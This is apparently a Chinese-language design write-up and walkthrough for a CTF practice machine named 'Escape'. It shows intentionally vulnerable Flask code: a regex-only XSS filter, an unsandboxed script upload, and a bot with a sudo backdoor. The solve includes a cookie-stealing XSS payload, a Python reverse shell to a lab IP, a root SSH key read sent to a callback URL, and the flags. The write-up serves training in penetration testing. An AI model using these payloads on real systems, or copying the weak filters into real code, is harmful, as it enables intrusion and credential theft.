

矛计划_Escape靶机设计思路(GeLuoDan)

靶机的灵感来源于我在“漏洞盒子”上传的第一个漏洞——存储型XSS漏洞。

故事背景：

我是 **Escape**，曾是 MazeSec 的一名核心运维工程师。我发现这个系统并不只是一个安全实验平台——有人在暗中操纵一切。

MazeSec 封锁了入口，修改了密码，还安插了一个 **管理员 Bot** 在留言板巡逻。我留下了一些线索——在最显眼的地方，用最隐蔽的方式。


另外，那只看门狗我改装过——它现在不光会看，还会带东西回来。

难度：Easy

user_flag: flag{user-010d268abdede1f79b53b83ac162227d}

root_flag: flag{root-a3e3da6a8b394e449428d069ef690fa0}

攻击链全景图：



靶机设计思路

1、故事驱动

📡 信号拦截

"我是 **Escape**。如果你收到这条消息，说明我已经逃离了。

我发现了不该发现的东西。这个系统远比它看上去的要深，有人在暗中操纵一切。我试图留下线索，但他们追得很紧。

我把一些东西留在了系统里。如果你能找到它，你就能看到我所看到的一切。

但小心——

留言板的入口被施了咒，最直白的话说不出口。

好在，咒语认得的东西不多。

还有那只巡夜的看门狗——它认死理，

只盯着它认识的东西叫。

另外，那只看门狗我改装过——

它现在不光会看，还会带东西回来。

—— E.S.C.A.P.E.

打算让大家顺着故事线，可以大致了解本次靶机有哪些技术点

故事元素	技术实现
"留言板被施了咒"	WAF 过滤 <code><script></code> 标签
"咒语认得的东西不多"	事件处理函数（ <code>onerror</code> 等）不受限
"巡夜的看门狗"	Admin Bot，每 5 秒巡视留言板
"只盯着它认识的东西叫"	Bot 用正则检测特定 XSS 模式
"看门狗我改装过"	Bot 新增了 PIGEON 暗号检测功能
"会带东西回来"	Bot 把 <code>key.py</code> 的输出回调给攻击机

2、漏洞设计详解

2.1 存储型XSS

位置： `POST /message` → 留言板

漏洞代码：

```
# app.py - message_board()
content = m['content']
msg_html += '<div class="content">' + content + '</div>'
```

内容未经 HTML 转义直接渲染。

WAF 实现：

```
# app.py - post_message() 矛计划_Escape靶机设计思路(GeLuoDan)
content = re.sub(r'<script[^>]*>.*?</script>', '', content, flags=re.DOTALL | re.IGNORECASE)
content = re.sub(r'javascript\s*:', '', content, flags=re.IGNORECASE)
```

只过滤了 `<script>` 标签和 `javascript:` 协议。

设计意图：

- `<script>` 被过滤 → 选手需要寻找替代方案
- 事件处理函数（`onerror`、`onload` 等）不受限 → 常见的 `<img onerror>` 即可绕过

2.2 存储型XSS

位置： `admin_dog.py` → `check_page()`, `extract_and_fire()`, `simulate_xss()`

检测流程：

1. 使用正则提取 HTML 中的事件处理函数内容

```
events = re.findall(r'on\w+\s*=\s*"([^\"]+)"', html, re.IGNORECASE)
```

2. 从事件处理函数中提取 `fetch()`、`document.location`、`Image().src` 等模式的 URL
3. 将 admin 的 session cookie 附加到 URL 后发出请求

回调 URL 格式：

```
GET /?c=&s=session%3D值
```

其中 `%3D` 是 `=` 的 URL 编码，解码后为 `session=值`。

设计意图：

- Bot 不是真实的浏览器，而是基于正则的“伪 XSS 检测器”
- 需要理解 Bot 的回调机制才能正确提取 admin 密码
- cookie 值本身就是 admin 的密码（`session_token = password`）

2.3 文件上传RCE

位置： `POST /admin/upload` → `GET /admin/run/<file>`

漏洞代码：

```
# app.py - upload_handler()
if not filename.endswith('.py'):
    return "Only .py files allowed!" # 只检查后缀
safe_name = secure_filename(filename)
filepath = os.path.join(UPLOAD_DIR, safe_name)
with open(filepath, 'w') as f:
```

```
f.write(content)
```

矛计划_Escape靶机设计思路(GeLuoDan)

```
# app.py - admin_run_script()
proc = subprocess.Popen(['python3', filepath], ...)
```

设计意图:

- 只有 admin 可以上传和执行脚本，所以第一步必须是 XSS 偷 admin cookie
- 上传的脚本以 escape 用户身份执行（Web 服务的运行用户）
- 执行环境在 /var/www/html/uploads/，但没有 chroot 等沙箱限制
- 长时间运行（如反弹 shell）超过 3 秒自动转入后台

2.4 Bot Pigeon 暗号提权

位置： admin_dog.py → check_for_pigeon()

核心代码:

```
def check_for_pigeon(html, opener, admin_cookies, base_url):
    matches = re.findall(r'\[PIGEON:(\[^\]]+\)]', html)
    for cb_url in matches:
        result = subprocess.run(
            ["sudo", "python3", "/var/www/html/uploads/key.py"],
            capture_output=True, text=True, timeout=10
        )
        if result.stdout + result.stderr:
            encoded = urllib.parse.quote(result.stdout + result.stderr)
            urllib.request.urlopen(cb_url + "?key=" + encoded, timeout=5)
```

sudoers 配置:

```
botuser ALL=(root) NOPASSWD: /usr/bin/python3 /var/www/html/uploads/key.py
```

设计意图:

- 权限分离：escape 用户没有 sudo 权限，botuser 有但仅限于执行 key.py
- 非常规提权：不能在 shell 里直接 sudo，必须通过 Bot 这条通道
- 分析：选手必须读 admin_dog.py 源码才能发现暗号机制
- 文件名线索：admin_dog.py 这个名字对应首页故事中的“看门狗”
- 钥匙比喻：key.py 就是“钥匙”，上传它 = 把钥匙放进锁孔，发暗号 = 拧钥匙

3、靶机复现流程

3.1 admin cookie 获取

```
<img src=x onerror="fetch('http://192.168.56.1:8000/?c='+document.cookie)">
```

Message Board

Post a Message

Type your message here...

Post Message

Message Board (1 messages)

geluodan #1



[2026-06-28 23:47:44]

多计划_Escape靶机设计思路(GeluoDan)

kali@kali: ~

Session Actions Edit View Help

kali@kali: ~

kali@kali: ~

(kali@kali)-[~]

\$ nc -lvnp 8000

listening on [any] 8000 ...

connect to [192.168.56.102] from (UNKNOWN) [192.168.56.141] 48106

GET /?c=6s=session%3Db628095fd53c29d30760cc62 HTTP/1.1

Accept-Encoding: identity

Host: 192.168.56.102:8000

User-Agent: MazeBot/1.0

Connection: close

(kali@kali)-[~]

\$

admin

b628095fd53c29d30760cc62

3.2 admin 文件上传RCE

shell.py

```
import socket, subprocess, os, pty
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.56.1", 4444))
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
pty.spawn("/bin/bash")
```

Run: shell.py

Result: shell.py

Run Again

Output

Script started in background

Edit Script

```
import socket, subprocess, os, pty
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.56.102", 4444))
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
pty.spawn("/bin/bash")
```

Session Actions Edit View Help

kali@kali: ~

kali@kali: ~

```
(kali@kali)~$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.141] 52762
escape@Escape:/var/www/html/uploads$ whoami
escape
escape@Escape:/var/www/html/uploads$ id
id
uid=1001(escape) gid=1001(escape) groups=1001(escape)
escape@Escape:/var/www/html/uploads$
```

3.3 提权流程

key.py 是通过 sudo 以 root 身份执行的，所以权限是完整的 root 权限。从 admin_dog.py:137-139:

```
result = subprocess.run(
    ["sudo", "python3", "/var/www/html/uploads/key.py"],
    capture_output=True, text=True, timeout=10
)
```

一旦到达这一步，你能在 key.py 里写任何 root 能做的事。

3.3.1: 读取SSH key

```
def check_for_pigeon(html, opener, admin_cookies, base_url):
    """Detect [PIGEON:callback_url] commands in message content.
    When found, execute /var/www/html/uploads/key.py and exfiltrate output."""
    matches = re.findall(r'\[PIGEON:(\[^\]]+\)]', html)
    for cb_url in matches:
        cb_url = cb_url.strip()
        log("[Pigeon] Detected key request, callback to: " + cb_url[:60])
        try:
            import subprocess
            result = subprocess.run(
                ["sudo", "python3", "/var/www/html/uploads/key.py"],
                capture_output=True, text=True, timeout=10
            )
            output = result.stdout + result.stderr
            if output:
                encoded = urllib.parse.quote(output)
```

```

        full_url = cb_url + "?key=" + encoded
        urllib.request.urlopen(full_url, timeout=5)
        log("[Pigeon] Output exfiltrated (" + str(len(output)) + " bytes)")
    else:
        log("[Pigeon] key.py produced no output")
except Exception as e:
    log("[Pigeon] Error: " + str(e)[:60])

```

分析结论：

发现	说明
暗号格式	留言板发 [PIGEON:回调URL] 即可触发
执行内容	Bot 会以 root 权限执行 /var/www/html/uploads/key.py
执行方式	sudo python3 /var/www/html/uploads/key.py
回调机制	将 key.py 的 stdout 通过 URL 参数 ?key= 发送到暗号中的回调地址
Bot 身份	Bot 以 botuser 用户运行，botuser 有 sudo 权限

验证提权思路

```

留言板发 [PIGEON:http://攻击机:端口/collect]
↓
Bot 检测到暗号
↓
sudo python3 /var/www/html/uploads/key.py （以 root 执行）
↓
key.py 中 cat /root/.ssh/id_rsa → 输出 SSH 私钥
↓
Bot 捕获 stdout → URL 编码 → 回调给攻击机
↓
保存为 id_rsa → chmod 600 → ssh -i id_rsa root@靶机

```


key.py

```

#!/usr/bin/env python3
import subprocess
result = subprocess.run(
    ["cat", "/root/.ssh/id_rsa"],
    capture_output=True, text=True, timeout=5
)
if result.stdout:
    print(result.stdout)
else:
    print("ERROR: " + result.stderr)

```

[PIGEON:http://192.168.56.102:9999/collect]



```
import urllib.parse
```

```
import re
```

```
import os
```

```
# 将你在 nc 中收到的完整原始请求字符串粘贴到这里（包括开头的 "GET /collect?key=..." 部分）
```

```
raw = (
    "....."
)
```

```
# 提取 key= 后面的内容（直到 & 或空白或行尾）
```

```
match = re.search(r'[?&]key=(^[^\s]+)', raw)
```

```
if not match:
```

```
    print("未找到 key 参数")
```

```
else:
```

```
    encoded = match.group(1)
```

```
    # URL 解码
```

```
    private_key = urllib.parse.unquote(encoded)
```

```
# 写入 /tmp/id_rsa
```

```
with open("/tmp/id_rsa", "w") as f:
```

```
    f.write(private_key)
```

```
# 设置权限为 600（仅所有者可读写）
```

```
os.chmod("/tmp/id_rsa", 0o600)
```

```
print(f"SSH 私钥已保存到 /tmp/id_rsa ({len(private_key)} 字节)")
```



```
chmod 600 /tmp/id_rsa 矛盾计划_Escape靶机设计思路(GeLuoDan)
ssh -i /tmp/id_rsa root@192.168.56.141
```


```
Session Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~/Desktop]
$ python3 exp.py
SSH 私钥已保存到 /tmp/id_rsa ( 3382 字节 )

(kali@kali)-[~/Desktop]
$ chmod 600 /tmp/id_rsa

(kali@kali)-[~/Desktop]
$ ssh -i /tmp/id_rsa root@192.168.56.141
Last login: Sun Jun 28 03:32:02 2026 from 192.168.56.102
root@Escape:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Escape:~#
```

3.3.2 直接读取root flag

```
import subprocess
result = subprocess.run(
    ["cat", "/root/root.txt"],
    capture_output=True, text=True, timeout=5
)
if result.stdout:
    print(result.stdout)
else:
    print("ERROR: " + result.stderr)
```



4、总结

矛计划_Escape靶机设计思路(GeLuoDan)

核心理念：故事驱动 + 层层递进的攻击链。一切漏洞和机制都有首页故事背景对应——“留言板被施了咒”对应 WAF 绕过，“改装过的看门狗”对应 Bot 新增 PIGEON 暗号提权功能。顺着故事线推理攻击路径而非机械地找洞利用。

攻击链 5 个阶段环环相扣：XSS 窃取 admin cookie（存储型 XSS + WAF 绕过）→ 文件上传 RCE 获得 escape shell（读 user flag）→ 读 admin_dog.py 源码发现 PIGEON 暗号 → 上传 key.py 发暗号触发 Bot sudo 执行（获得 root 权限）→ SSH 登录 root 收 root flag。

权限分离架构：三层用户隔离——escape 运行 Web 服务（无 sudo）、botuser 运行 Bot 服务（sudoers 白名单精确到 key.py 路径）、root 持有 flag。不能直接 sudo，必须走 Bot 这条“非对称”通道，通过读源码发现隐蔽后门来提权。

定位：单点技术门槛不高（onerror 绕 WAF、上传不限内容、源码明文可读），但需要“分析代码 → 理解机制 → 构造利用”三步走，体验完整的从 Web 攻破到系统提权的渗透链路。